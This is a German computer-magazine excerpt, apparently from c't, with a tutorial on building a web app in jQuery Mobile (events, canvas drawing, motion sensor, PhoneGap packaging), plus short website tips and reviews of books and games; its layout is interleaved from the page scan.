Mit den Augen eines HTML-Designers gesehen, ist diese Definition nichts anders als ein `<div>`-Element, in dem sich eine Auflistung von Links, repräsentiert durch ``- und ``-Elementen, befindet. Eine Navigationsleiste mit verschiedenen Symbolen macht erst jQuery Mobile daraus.

Auf diesen Designgrundsatz trifft man immer wieder: Der Entwickler definiert das Gewünschte über die gewohnten HTML-Elemente, jQuery Mobile interpretiert diese und fügt die notwendigen Funktionen und CSS-Stile hinzu. Das unterscheidet jQuery Mobile von anderen Frameworks, die nicht

ohne zusätzliche JavaScript-Funktionsaufrufe im HTML-Text auskommen.

Eingabe

Bevor die Beispiel-App irgendwelche Aussagen treffen kann, benötigt sie zuerst einmal

die Frage, die dem Anwender durch den Kopf geht. Er kann sie einfach über eine wie folgt definierte Texteingabe eintippen:

```
<label for="mainPage_textFrage">Ihre Frage:</label>
<input type="text" id="mainPage_textFrage"
       value="" placeholder="Ihre Frage" />
```

Das `<label>`-Element zur Beschreibung der Eingabe gehört zum HTML5-Standard und sollte nicht fehlen, damit jQuery Mobile es vom Layout her so aussehen lassen kann wie bei einer programmierten App.

Von JavaScript aus kommt man mit folgender Zeile an die Eingabe des Anwenders:

```
$('#mainPage_textFrage').val()
```

Die Funktion `val()` liefert den aktuellen Wert des Eingabeelements zurück. Die Funktion `$()`, die auch als Selektor bezeichnet wird, schickt jQuery auf die Suche im DOM nach einer Vielzahl von Kriterien, im Beispiel nach einer eindeutigen ID hat („`mainPage_textFrage`“), und gibt das gefundene Element zurück – oder eine Liste gefundener Elemente, falls mehrere auf das Kriterium passen. Der Aufbau der Zeichenkette zum Suchen ist an die Syntax von CSS angelehnt. So findet `$('.foo')` zum Beispiel alle Elemente der CSS-Klasse „`foo`“.

Die IDs aller Elemente in einer Web-App müssen eindeutig sein, also auch seitenübergreifend, weil jQuery Mobile mehrere Seiten gleichzeitig im DOM halten kann.

`val()` lässt sich übrigens auch benutzen, um der Texteingabe einen Wert zuweisen:

```
$('#mainPage_textFrage').val('Hallo')
```

Ereignisse

Ist die Eingabe des Benutzers abgeschlossen, soll es per Knopfdruck auf die nächste Seite (`answer.html`) gehen:

```
$('#mainPage_showAnswerButton').live('click',
  function(event){ /* ... */});
```

Sobald der Anwender auf den Knopf mit der ID „`mainPage_showAnswerButton`“ drückt, wird das Ereignis „`click`“ ausgelöst, hinter das man mit der jQuery-Funktion `live()` eine eigene Funktion klemmen kann.

Das Besondere an `live()` ist, dass es das Element zu dem Zeitpunkt, zu dem die Funktion ausgeführt wird, nicht geben muss. Das funktioniert so: Löst der Anwender das Click-Ereignis der Schaltfläche aus, wandert das Ereignis durch Event-Bubbling im DOM-Baum nach oben bis er einen Click-Handler findet, der auf ihn reagiert. In der Wurzel des DOM-Baumes gelangt es so bis zur `document`-Eigenschaft des aktuellen Fensters. Dort reagiert der jQuery-interne Handler auf das Ereignis und schaut in der Liste registrierter Handler nach, ob dort einer zu finden ist, der mit dem auslösenden Element verknüpft ist. Ist das der Fall, führt er ihn aus. Freilich ist das viel zeitaufwendiger, als ein Element direkt mit einem Handler zu verknüpfen, also ohne Bubbling. Wenn man sicher ist, dass das zu verknüpfende Element bereits vorhanden ist, bindet man den Handler besser per `bind()` daran.

Außer den standardmäßig in HTML vorhandenen Ereignissen bietet jQuery Mobile zusätzliche an, die sich vor allem auf die Seitenwechsel und Touch-Bedienung beziehen (siehe Tabelle unten).

Besondere Bedeutung kommt dem Ereignis „`pageinit`“ zu, das jQuery Mobile immer dann auslöst, wenn eine neue Seite angezeigt wird:

```
$('#aPage').live('pageinit', function(event) {
  /* Seite initialisiert */
});
```

Für diesen Zweck könnte man auch mit `$(document).ready()` auf die Fertigstellung des DOM reagieren. Das funktioniert jedoch nur bei einer vom Browser geladenen Seite, aber nicht bei einer per Ajax geladenen, von der ja mehrere im DOM hängen können.

Wenn der Anwender wie in der Beispiel-App zwischen Seiten hin- und herwechselt kann, ist es sicherer, zur Initialisierung das Ereignis „`pageshow`“ zu verwenden, da dieses jedes Mal ausgelöst wird, sobald die Seite auf dem Display erscheint.

Übrigens: Der Ordnung halber hatte ich die `live()`-Aufrufe im Prototypen der Beispiel-App in den Header-Bereich der HTML-Datei geschrieben. Das ergab folgenden Effekt: Wenn die Seite direkt geladen wurde, hat alles wunderbar funktioniert. Wurde die Seite aber per Link von einer anderen Seite gestartet, passte – nichts. Die Problem entsteht aus dem Verhalten von jQuery Mobile beim Nachladen einer Seite per Ajax: Während bei der ersten geladenen Seite der Browser ganz normal den Header-Bereich auswertet und alle JavaScript-Befehle ausführt, ignoriert jQuery Mobile diesen Bereich beim Nachladen via Ajax.

Daher sollten sich die JavaScript-Befehle im Body-Bereich nach `<div data-role="page">` befinden. Dadurch verliert man zwar etwas Übersicht, aber immerhin funktioniert es.

Maus

Damit die Beispiel-App die richtige Antwort auf die Frage finden kann, benötigt sie etwas magische Energie des Anwenders, die er durch Berühren des Displays an die App überträgt soll. Die Information, wo die Berührung stattfindet oder – falls das Programm auf einem PC läuft –, wo sich der Cursor befindet, liefert jQuery Mobile über Maus-Ereignisse. Egal, ob per Berührung des Bildschirms oder Bedienung per Maus, das Framework löst immer die gleichen Ereignisse aus: „`vmousedown`“, „`vmousemove`“, „`vmouseup`“ und „`vclick`“ (siehe Tabelle unten). Das „`v`“ steht für „virtuell“ und soll andeuten, dass es sich dabei nicht um originalgetreue Nachbildungen der korrespondierenden JavaScript-Events handelt, sondern um einheitlich abstrahierte. Im Quelltext sieht das beispielweise so aus:

```
$('#answerPage_Canvas').live('vmousemove',
  function(event) {
    var x = event.pageX-this.offsetLeft;
    var y = event.pageY-this.offsetTop;
    var context = $('#answerPage_Canvas')[0]
      .getContext("2d");
    context.fillRect(x,y,4,4);
    // ...
  });
});
```

Die Beispiel-App klinkt sich damit in das Ereignis „`vmousemove`“ im Bereich des Ele-

Ereignisse in jQuery Mobile

Ereignis	Bedeutung
Berührungen	
tap	Der Anwender hat kurz auf das Display getippt.
swipe	Der Anwender hat mit einem Finger über das Display gewischt.
swipeleft	Der Anwender hat nach links gewischt.
swiperight	Der Anwender hat nach rechts gewischt.
vmouseover	Die Maus oder der Finger des Anwenders befindet sich auf einem bestimmten Element.
vmousedown	Der Mausknopf wurde nach unten gedrückt oder der Anwender hat das Display berührt.
vmousemove	Die Maus wird bewegt oder der Anwender fährt mit dem Finger über das Display.
vmouseup	Der Mausknopf wurde losgelassen oder der Anwender berührt das Display nicht mehr.
Seite laden	
pagebeforeload	Bevor eine Seite in den Speicher geladen wird.
pageload	Nachdem eine Seite erfolgreich in den Speicher geladen wurde.
pageloadfailed	Nachdem das Laden einer Seite nicht erfolgreich war.
Seitenübergang	
pagebeforechange	Bevor der Wechsel von einer auf eine andere Seite erfolgt ist.
pagechange	Nachdem die Seiten geladen und alle Animationen ausgeführt wurden.
pagechangefailed	Seitenwechsel war nicht erfolgreich.
pagebeforeshow	Bevor die Seite, auf die gewechselt wird, zu sehen ist und noch vor der Animation, die einen Übergang unterstützt.
pagebeforehide	Bevor die Seite nicht mehr zu sehen ist.
pageshow	Nachdem die Seite nach der Animation zu sehen ist.
pagehide	Nachdem die Seite nicht mehr zu sehen ist, nach der Animation.
pagebeforecreate	Die Seite wurde bereits initialisiert, aber die jQuery Mobile Plug-ins sind noch nicht vollständig in Aktion getreten.
pagecreate	Seite wurde initialisiert, aber noch nicht alle Widgets. Hier können eigene Widgets integriert werden.
pageinit	Seite vollständig initialisiert.
pageremove	Bevor die Seite von jQuery Mobile aus dem DOM entfernt wird.
orientationchange	Der Anwender hat das Handy gedreht.

PhoneGap

Falls man mit seiner Web-App Geld verdienen möchte, kann man mit dem kostenlosen Framework PhoneGap daraus eine App für die Plattformen iOS, Android, Blackberry, Windows Phone, WebOS, Symbian und Bada machen. Das funktioniert allerdings nicht per Knopfdruck: Sie brauchen auf jeden Fall die Entwicklungsumgebung für die jeweilige Plattform, die Sie bedienen wollen. Dies soll sich in Zukunft ändern, da PhoneGap einen Cloud-Service (<https://build.phonegap.com/>) anbietet will, der aus den Quelldateien automatisch die fertigen Apps erzeugt. Dieser ist aktuell in der kostenlosen Beta-Phase, wird später aber nicht kostenlos sein.

Die Beispiel-App jqmOrakel habe ich mit PhoneGap für iOS ausprobiert. Grundsätzlich braucht man dafür einen Mac mit OS X 10.7 (Lion) oder besser und die Entwicklungsumgebung Xcode, dazu die Zip-Datei PhoneGap (siehe c't-Link). In dieser befin-

det sich im Ordner lib/ios ein Installationspaket für Apple, das nach Ausführung eine zusätzliche Projektvorlage „Cordova-based Application“ in Xcode angelegt hat. Der Name Cordova kommt daher, dass PhoneGap gerade dabei ist, ein Teil der Apache Foundation unter dieser neuen Bezeichnung zu werden.

Nach dem Erstellen eines neuen Projektes muss man einen Ordner www hinzufügen, der alle HTML-, JavaScript-, und CSS-Dateien enthalten sollte, die zur App gehören. Nun noch auf den Kompilieren-Knopf drücken, sich kurz gedulden – und fertig. Die Beispielanwendung läuft im iPhone-Emulator ohne erkennbare Probleme.

Ein zusätzlicher Pluspunkt von PhoneGap sind eigene Programmierschnittstellen für Smartphone-spezifische Geräte, wie Sensoren oder Kamera, da diese nicht ohne Weiteres durch Standards abgedeckt sind.

ments mit der ID „answerPage_Canvas“ ein. jQuery Mobile löst nach jeder Veränderung der Position des Fingers oder der Maus auf dem Display aus, sofern dies im Bereich des angegebenen HTML-Elements geschieht, in diesem Fall ein HTML5-Canvas-Element, eine Fläche auf dem Bildschirm, auf die man per JavaScript etwas zeichnen kann [2].

Das Ereignis liefert ein Event-Objekt zurück, dessen Attribute pageX und pageY die aktuelle Position des Cursors enthalten. Da sich diese Koordinaten auf die ganze Seite beziehen, aber die Position innerhalb der Zeichenfläche benötigt wird, zieht die Funktion die Koordinaten der Zeichenfläche davon ab. Das Objekt, auf das sich ein Ereignis bezieht, legt jQuery Mobile in der Variable this ab.

Funktionalität

Bei der Entwicklung von Apps für mobile Geräte ist besonders interessant, wie eingebauten Sensoren (GPS, Gyroskop, Kamera,...) ausgewertet und angesteuert werden können. Das W3C-Konsortium, das für die Internet-Standards zuständig ist, definiert nach und nach entsprechende Programmierschnittstellen, aber welche der jeweilige Hersteller umsetzt und bis wann das passiert, ist ungewiss. Die Website <http://mobilehtml5.org/> liefert eine Übersicht, welche Funktionen welches Gerät aktuell zur Verfügung stellt.

Für die Beispiel-App interessiert konkret das Auslesen des Bewegungssensors, denn die Übertragung der magischen Energie vom Anwender ins Mobilgerät soll nicht nur per Berühren, sondern auch per Schütteln möglich sein. Da es ein Ereignis „schütteln“ nicht gibt, kann man es selbst über die W3C-Standardschnittstelle für Bewegungssensoren (siehe Listing auf Seite 174) erstellen.

Die jQuery-Funktion load() lädt den HTML-Text der PHP-Seite time.php und platziert ihn dort, wo sich das <div>-Element mit der ID „Info“ befindet.

App-gelegt

Eine grundsätzlich unschöne Eigenschaft von Web-Apps ist, dass man sie wie jede andere Webseite aus dem Browser starten muss. Besser wäre es, wenn man sie wie gewöhnliche Apps einfach auf dem Bildschirm antippen könnte.

Bei iPhone und iPad lässt sich das relativ einfach realisieren, wenn der Anwender mitspielt. Dieser muss nur im Safari-Browser auf das Icon für weitere Funktionen drücken, sobald er die Webseite geöffnet hat. Dieses Icon befindet sich beim iPhone unten in der Mitte, beim iPad links oben.

In dem dann erscheinenden Menü gibt es die Auswahl „Zum Home-Bildschirm“. Einmal draufgedrückt und die Web-App erscheint auf dem Bildschirm neben allen anderen Apps. Damit das problemlos funktioniert, sollte die erste Seite im Header-Bereich diese zwei Zeilen enthalten:

```
<meta name="apple-mobile-web-app-capable"
      content="yes">
<link rel="apple-touch-icon" href="Logo.png" />
```

Die erste informiert den Browser darüber, dass es sich um eine Web-App handelt. Die zweite verweist auf die Bilddatei, die als Icon auf dem Bildschirm dient.

Unter Android müssen Sie die gewünschte Seite zunächst als Lesezeichen speichern. Unter „Lesezeichen“ im Menü wählen Sie das gespeicherte Lesezeichen durch langes Antippen aus und dann aus dem Kontextmenü „Ablegen auf dem Startbildschirm“.

Am einfachsten geht es auf einem Windows Phone: Dort wählen Sie im Browser-Menü „Auf Startseite“, um die aktuell angezeigte Webseite als Kachel auf die Startseite zu kleben.

Im Listing erstellt jQuery Mobile die Verbindung zum Ereignis „devicemotion“ statt live() mit bind(). Der Browser löst das Ereignis bei jeder erkannten Bewegung des Geräts aus. Die Funktion onDeviceMotion(), die darauf reagiert, bekommt das Argument event mit allen Informationen zur aktuellen Lage. Das Ereignis „devicemotion“ gehört nicht zu den von jQuery virtualisierten Ereignissen, deshalb stehen dessen Eigenschaften nicht direkt unterhalb von event zur Verfügung, sondern unter event.originalEvent. Die Eigenschaft accelerationIncludingGravity enthält die Beschleunigung des Geräts in X-, Y- und Z-Richtung inklusive Schwerkraft (m/s²). Ein Gerät, das flach und regungslos auf einer Ebene liegt, liefert demnach {x: 0, y: 0, z: 9.81}.

Serverkommunikation

In der Beispiel-App werden alle verwendeten Sprichwörter aus der Datei answer.txt gelesen, die das Programm vom Anwender unbemerkt mit Ajax nachlädt. Dafür genügt ein Befehl:

```
$get("answer.txt",
  function(data) {
    var lines = data.split("\n");
    // ...
 });
```

Bei nicht-statischen Inhalten braucht man, wie bei Webseiten auch, serverseitiges Scripting mit JSP, ASP, ColdFusion oder meistens PHP. Die Integration in die Web-App geht mit folgenden Zeilen:

```
<div id="Info"></div>
<script>
$("#Info").load("time.php")
</script>
```

Summa summarum

Das Framework jQuery Mobile bietet eine einfache Art, Oberflächen zu erstellen, die wie Apps aussehen. Bei der Funktionalität, die darüber hinaus geht, ist so viel möglich, wie die Hardware oder der Browser des Herstellers erlaubt. Damit kann man abhängig vom Inhalt der Web-App nahe an die Apps der jeweiligen Plattformen herankommen, ohne an den oft kostenpflichtigen Entwicklerprogrammen der Hersteller teilnehmen zu müssen. Probieren Sie die Beispiel-App jqmOrakel aus und sehen Sie selbst, wie weit man kommen kann. (ola)

Literatur


- [1] Christian Burthen, Timothy Payton, Mark Schütte, Mobil und agil, Mobile Websites mit jQuery Mobile entwerfen, c't 15/11, S. 158
- [2] Oliver Lau, Taktgeber, Bedienoberflächen mit dem HTML5-Canvas-Element gestalten, c't 11/11, S. 180

Web-Helperlein

www.smore.com/clippy-js

Mit **Clippy.js** kann man Besuchern seiner Website einen kleinen Schrecken einjagen – sofern sie die sprechende Büroklammer aus älteren Office-Versionen kennen und hassen gelernt haben. Alle anderen werden die Büroklammer im Kontext einer Website vielleicht sogar niedlich finden.

Auf der sehr ansprechend in Form eines Word-Fensters gestalteten Homepage lässt sich Clippy testen. Dort finden sich auch Code-Beispiele, die demonstrieren, wie man die Büroklammer in seine Webseiten einbaut und was sie alles machen kann. Die anderen animierten Office-Helperlein – der Zauberer Merlin, der Hund Rover und die Katze Links – sind ebenfalls dabei. Clippy.js steht unter der MIT-Lizenz, jeder darf die JavaScript-Skriptsammlung in seine Homepage einbauen. (jo)




das ersetzt werden soll, der Dienst spuckt Alternativen aus.

Dabei kennt alternativeTo nicht nur Windows-, Mac-OS- und Linux-Software, sondern auch Web-Dienste sowie iOS-, Android- und BlackBerry-Apps. Jeder Besucher kann weitere Alternativen beisteuern oder die Besprechungstexte der bereits vorhandenen Programme und Dienste editieren. Dazu muss er sich nur gratis mit seinem Google-, Facebook-, Yahoo-, Twitter- oder einem anderen Open-ID-Account bei alternativeTo anmelden. (jo)

Code-Puzzle

<http://code.google.com/p/google-blockly>

Googles grafische Entwicklungsumgebung **Blockly** soll Anfängern den Start in die Programmierung besonders einfach machen. Wie mit Puzzle-Stücken klickt man dort im Browser Kontrollstrukturen, Schleifen, Prozeduren und Anweisungen zusammen. Die



fertigen Anwendungen lassen sich sofort ausprobieren. Einige Beispiele sollen das Verständnis von Blocklys Code-Blöcken erleichtern. Blockly kann seine grafischen Programme auf Wunsch in JavaScript, Dart, Python oder XML übersetzen. (jo)

Software-Alternativen

<http://alternativeto.net>

Wenn der Browser nervt, kennt man in der Regel ein paar Alternativen. Bei speziellerer Software aber wird es schwierig: Was nimmt man, wenn das FTP-Programm oder der Passwortverwalter ersetzt werden sollen? **alternativeTo** nennt potenziellen Ersatz: Man gibt einfach das Programm in die Suchmaske ein,

es mag, kann die Szenerie auch mit Musik oder einer englischsprachigen Entspannungsanleitung unterlegen lassen.

Bei calm.com mag sich die Seele zwar ein wenig erholen – die Augen entspannen sich beim Blick auf den Monitor allerdings nicht. Wer seinen von der Bildschirmarbeit gestressten Augen etwas Gutes tun will, sollte regelmäßig Pausen einlegen und auch mal gezielt vom Monitor weg in die Ferne sehen. **ergo online** informiert über das Thema „Augen und Bildschirmarbeit“ und listet eine Reihe von Übungen auf, mit denen man auch seinen Augen ein wenig Erholung verschaffen kann. (jo)

Code testen

<http://jsfiddle.net>


<http://ideone.com>

In der letzten c't-Ausgabe haben wir den Dienst Thimble vorgestellt, bei dem man online HTML und CSS bearbeiten kann. **jsFiddle** beherrscht auch JavaScript. In drei Fenster gibt der Entwickler dort HTML-, CSS- und JavaScript-Code ein, ein Viertes präsentiert das Ergebnis. Dabei kann man eines aus einem guten Dutzend JavaScript-Frameworks einbetten.

Ideone.com wiederum eignet sich, um schnell mal Code in mehr als 40 Programmiersprachen auszuprobieren, von Ada über C(++) und COBOL bis zu Whitespace. Man schmeißt sein Elaborat in ein Fenster, drückt „run code“, und schon übersetzt Ideone.com es und führt es aus. Normalerweise listet der Dienst alle an ihn übermittelten Programme unter „recent codes“ auf.

Man kann seinen Code aber auch als „private“ deklarieren und so fremden Augen vorhalten. Wer sich kostenlos bei Ideone.com registriert, der kann seine Programme dort auch direkt editieren und komplexere Programme ausführen, die bis zu 15 Sekunden Rechenzeit statt der sonst vergebenen 5 Sekunden erhalten. Der Quelltext darf maximal 64 KByte groß sein, an Speicherplatz stehen maximal 256 MByte zur Verfügung, Ein- und Ausgaben lassen sich nur über stdin und stdout realisieren. (jo)


www.ct.de/1215178



ANZEIGE



Heidelberg
2012
dpunkt.verlag
306 Seiten
37,99 €
ISBN 978-3898647274



Cambridge MA 2012
The MIT Press
328 Seiten
26,95 US-\$
ISBN 978-0-262-01720-6



Winnenden 2012
CSW-Verlag
350 Seiten
16,95 €
ISBN 978-39412871-0-5

Thomas Eißenöffel

Embedded-Software entwickeln

Grundlagen der Programmierung eingebetteter Systeme

Der Begriff „Embedded Systems“ steht für Kleinsteckcomputer, die in Gerätschaften von der Kamera bis zum Kühlschrank fest integriert sind und diese steuern. Der Markt dafür wächst seit Jahren; dementsprechend groß ist der Bedarf an kompetenten Software-Entwicklern für diese Systeme. Eißenöffels Buch versucht, eine Brücke zu schlagen zwischen den Entwicklern mit Anwendungs- und denen mit Hardware-Schwerpunkt.

Leider verspricht der Titel mehr, als das Buch hält. Die Lektüre versetzt niemanden in die Lage, aus dem Stand heraus Programme für Mikrocontroller zu entwickeln. Eißenöffel vermittelt eher umfassend theoretische Aspekte und Konzepte zur Softwareentwicklung und geht nur nebenbei auf Besonderheiten von Embedded Systems ein. Vier Fünftel des vermittelten Wissens lassen sich auf nahezu alle Softwareentwicklungsprojekte anwenden. Themen-spezifisches bildet die Ausnahme.

Der Prozess der strukturierten Softwareentwicklung ist sehr ausführlich in sieben Kapiteln beschrieben. Außer den Grundlagen behandelt das Buch auch Anforderungsanalyse, Architektur und Design von Software. Den größten Raum nimmt der Bereich der Implementierung ein, aber auch dort geht es nur am Rande um Embedded Systems. Das Kapitel zum Thema Test geht noch am ehesten auf Anforderungen dieser Systeme ein. Auch hier bleibt Eißenöffel jedoch generalisierend.

Am besten ist das Werk für Informatik-Überflieger und Neulinge geeignet, die einen Überblick wünschen. Zum Zielpublikum gehören etwa Projektverantwortliche und Entscheider, die einen Entwicklungsprozess planen, begleiten und verantworten müssen. Erfahrene Software-Entwickler werden in diesem Buch keine Neuigkeiten finden, selbst wenn sie mit Embedded Systems bisher wenig zu tun hatten.

(Karl-Heinz Dahlmann/psz)

Jimmy Maher

The Future was Here

The Commodore Amiga

Heutige Computer werden weitgehend als Gebrauchsgegenstände wahrgenommen. In den Boomjahren der Heimcomputer hingegen hatten die Systeme, die zueinander in Konkurrenz standen, leidenschaftliche Fan-Gemeinden. Besonders die Amiga-Szene war berühmt für die enge Bindung, die Nutzer und Software-Entwickler zu ihren „Freundinnen“ mit der für damalige Maßstäbe recht leistungsfähigen Hardware aufbauten.

Der Amiga galt nie als nüchternes Arbeitsgerät – außer Spielen beherrschten vor allem Werkzeuge für Kreative den Anwendungsmarkt für das System. Raytracing, Videoverarbeitung und Farbgrafik mit künstlerischem Anspruch waren bereits vor 25 Jahren beliebte Tummelplätze für Amiganer.

In seinem Buch, das in der Reihe „Platform Studies“ erschienen ist, zeichnet Maher die Entwicklung des Amiga sowie der wichtigsten Programme wie etwa Deluxe Paint oder Sculpt-Animate nach. Der Tieffang der Betrachtungen ist beträchtlich. So demonstriert der Autor nicht nur die Herstellung von Animationen, er beschreibt obendrein haarklein, wie Software auf dem Amiga realisiert wurde. Das geht bei der berühmten Ball-Demo oder dem Spiel „Menace“ durchaus bis auf die Ebene von Assembler, Blitter und Copper herunter. Sämtliche Schritte dokumentiert Maher mit vielen Videos im Netz unter <http://amiga.filfre.net/>.

Maher beschränkt sich nicht nur auf technische Aspekte, sondern beschreibt auch den Mikrokosmos, der rund um den Amiga entstand. Er analysiert den unrühmlichen Niedergang des Herstellers Commodore, beschäftigt sich ausführlich mit der Demo-Szene und lässt sogar den Schöpfer des ersten Amiga-Virus zu Wort kommen. Dabei schwelgt er nicht in Nostalgie, sondern liefert mit Sachkenntnis Informationen, nach denen früher mancher lange suchen musste – eine rundweg erfreuliche Lektüre für Alt-Amiganer, die sich nicht davor fürchten, gedanklich in den Maschinenraum des Systems hinabzusteigen.

(Maik Schmidt/psz)

Constantin Gillies

Extraleben III – Endboss

Ein Abenteuerroman für die „Generation Commodore 64“

Die „Extraleben“-Helden Nick und Kee, Veteranen der C-64-Ära, sind inzwischen deutlich über vierzig, aber nie richtig erwachsen geworden. Das neue Abenteuer der Altsystem-Datenretter beginnt an der Absturzstelle eines Flugzeugs, mit dem ihr Chef verunglückt ist. Aus dem Wrack fischen sie ein Datenband heraus, das ihnen schließlich eine ausgedehnte Irrfahrt durch die USA einbringt – ähnlich der, die einen großen Teil des ersten Buches füllte.

Leider glänzt „Endboss“ nicht gerade durch Überraschungen und neue Ideen, auch wenn diesmal eine Entführungs-Story und eine kleine Portion Weltrettung hinzukommen. Aber was macht das schon, wenn Erinnerungen einer ganzen Generation von Computerkids, Science-Fiction-Kinofans und Pop-Konsumenten durch die richtigen Stichwörter und Hinweise wieder lebendig werden? Und schöne Aphorismen gibt es auch, etwa in Bezug auf erotische Fantasien: „Schrecklich – da ist man bald so alt wie Yoda, aber der Typ, der im Kopf die Filme einlegt, bleibt immer fünfzehn.“ Oder angesichts eines noch nicht mal 45 Jahre alten IBM 5110 bei der Arbeit: „Elektronik altert schnell und meistens würdelos.“

Zum (früh vorhersehbaren) Schluss hin mutet Gillies seinen Lesern einige Ungeheimnisse zu. Diejenigen, die sich an Details aus dem ersten „Extraleben“ erinnern, werden sich fragen, wie sich manches dort Gesagte mit dem Handlungsverlauf in der neuen Roadstory verträgt.

Wer noch keines der drei Bücher kennt, dem sei das erste empfohlen, das auch gut für sich allein stehen kann. Freunde der Romanhelden und Retro-Computing-Genossen, die ungefähr zwischen 1963 und 1973 geboren wurden und sich über eine zusätzliche große Dosis Musik-, Film- und Gaming-Anspielungen aus der 80er-Kiste freuen, machen aber mit dem Kauf von „Endboss“ nichts falsch. (psz)

ANZEIGE

Feen, Vögel und Voraussagen

Aventurien, die Welt des Würfel-Rollenspielsystems „Das Schwarze Auge“ (DSA), stand schon manches Mal kurz vor dem Untergang. Zum Glück fand sich bislang stets mindestens ein Held, der bereit war, das Unheil abzuwenden. Zum ersten Mal geschieht dies nun in einem reinrassigen Adventure.

Hauptakteur in DSA – Satinav's Ketten ist der Vogelfänger Geron. Er gilt als Unglücksbote; dreizehn Jahre zuvor erlangt eine Prophezeiung, der zufolge ausgerechnet er das Ende seines Heimatlandes Andergast herbeiführen wird. Jetzt tauchen plötzlich im ganzen Königreich Krähen auf und unheimliche Morde passieren – finstere Mächte sind am Werk. Geron jedoch will sich nicht einfach dem vermeintlichen Schicksal ergeben, sondern versucht mit allen Mitteln, das Verhängnis aufzuhalten.



Die Idee, ein rollenspieltypisches Geschehen in ein Adventure zu packen, kann bei Genrefreunden beider Seiten zunächst misstrauisches Stirnrunzeln hervorrufen. Das Konzept geht in diesem Fall jedoch auf; das Spiel funktioniert sehr gut. Die handgezeichneten, liebevoll ausgeführten Grafiken las-

sen die passende Atmosphäre aufkommen; einen hohen Anteil daran haben die ausdrucksstarken Gesichter der Figuren.

Ihre Sprachanimation ist allerdings gewöhnungsbedürftig: Ähnlich wie bei vielen japanischen Animés bewegen sie auf eine sehr steife, minimalistische Weise den Mund; Lippensynchronität gibt es nicht. Daraus entsteht eine eigenwillig statische Anmutung, die ziemlich gut zum be-



sonderen Stil des gesamten Spiels passt.

Die Rätsel sind mehr als knackig, zudem wird der Spieler nicht gerade mit Hinweisen überhäuft. Auf manche Lösungen kommt er durch fleißiges Knobeln. Oft ist es jedoch nötig, viele verschiedene Kombinationen von Gegenständen geduldig auszuprobieren.

Wirklich gut gelungen sind die beiden Hauptcharaktere. Geron ist ein sympathischer Kerl, der zum Mitfühlen reizt. Ihm steht die Fee Nuri zur Seite – sie sorgt mit ihrer Naivität und Offenheit für Schmunzelmomente. Dass sie

dabei nie dumm wirkt, ist den sehr gut geschriebenen Dialogen sowie ihrer hervorragenden Synchronstimme zu verdanken.

(Nico Nowarra/psz)

Das Schwarze Auge – Satinav's Ketten

Vertrieb	Daedalic Entertainment, www.daedalic.de
Betriebssystem	Windows 7, Vista, außerdem Xbox 360, PS 3
Hardware-anforderungen	2600-MHz-PC oder Mehrkern-System, 3 GB RAM, 512-MByte-Grafik
Kopierschutz	ohne Online-Aktivierung
Idee	⊕
Spaß	⊕
Motivation	⊕
1 Spieler • Deutsch • USK 12 • 35 €	
⊕⊕ sehr gut	⊕ gut
⊖ schlecht	⊖⊖ sehr schlecht

Am Rande des Abgrunds

Giftige Dämpfe, mutierte Tiere, schwer bewaffnete Söldner – das Schweden der Zukunft ist alles andere als idyllisch, wenn man dem Action-Strategical **Krater – Shadows over Solside** glaubt. Nach einer nuklearen Katastrope gibt es nur noch wenige Überlebende. Die siedeln sich am Rand eines gewaltigen Kraters an, unter dessen Schutt- und Gesteinsmassen wertvolle und nützliche Artefakte liegen.

Der Spieler steuert ein Team aus drei Söldnern, die gegen Be-

zahlung in verlassene Fabriken oder unterirdische Lagerräume eindringen, um von dort technische Leckerbissen der Vergangenheit ans Tageslicht zu holen. Nebenbei stauben sie dabei Waffen und verschiedene nutzbringende Implantate für das eigene Team ab.

In mancher Hinsicht erinnert „Krater“ an die Action-Rollenspiele der Diablo-Serie. Wie dort steht die ständige Konfrontation mit Monsterhorden im Mittelpunkt; wer dabei Erfolg haben

will, muss sich die besonderen Fähigkeiten jedes Teammitglieds zunutzen machen. Man verfolgt das Geschehen aus einer Schrägdraufsicht-Perspektive. Die Grafik kann Diablo III in puncto Detailfreudigkeit und Auflösung nicht das Wasser reichen. Allerdings ist sie sehr eigenwillig und mit Sinn für Humor gestaltet worden. Die Schrott-Ästhetik des Terrains und die skurrilen Rüstungen wirken durchaus reizvoll.

Bemerkenswert ist unter anderem das Konzept der Waffen. Eine Pistole oder Keule kann nicht bloß Schaden anrichten, sondern außerdem Eigenschaften der Spielfigur verbessern, die sie trägt. Die meisten Gegenstände kann ein Akteur im Spiel nicht nur finden, sondern auch selbst herstellen – sofern er die nötigen Komponenten dafür in seiner Inventarliste hat.

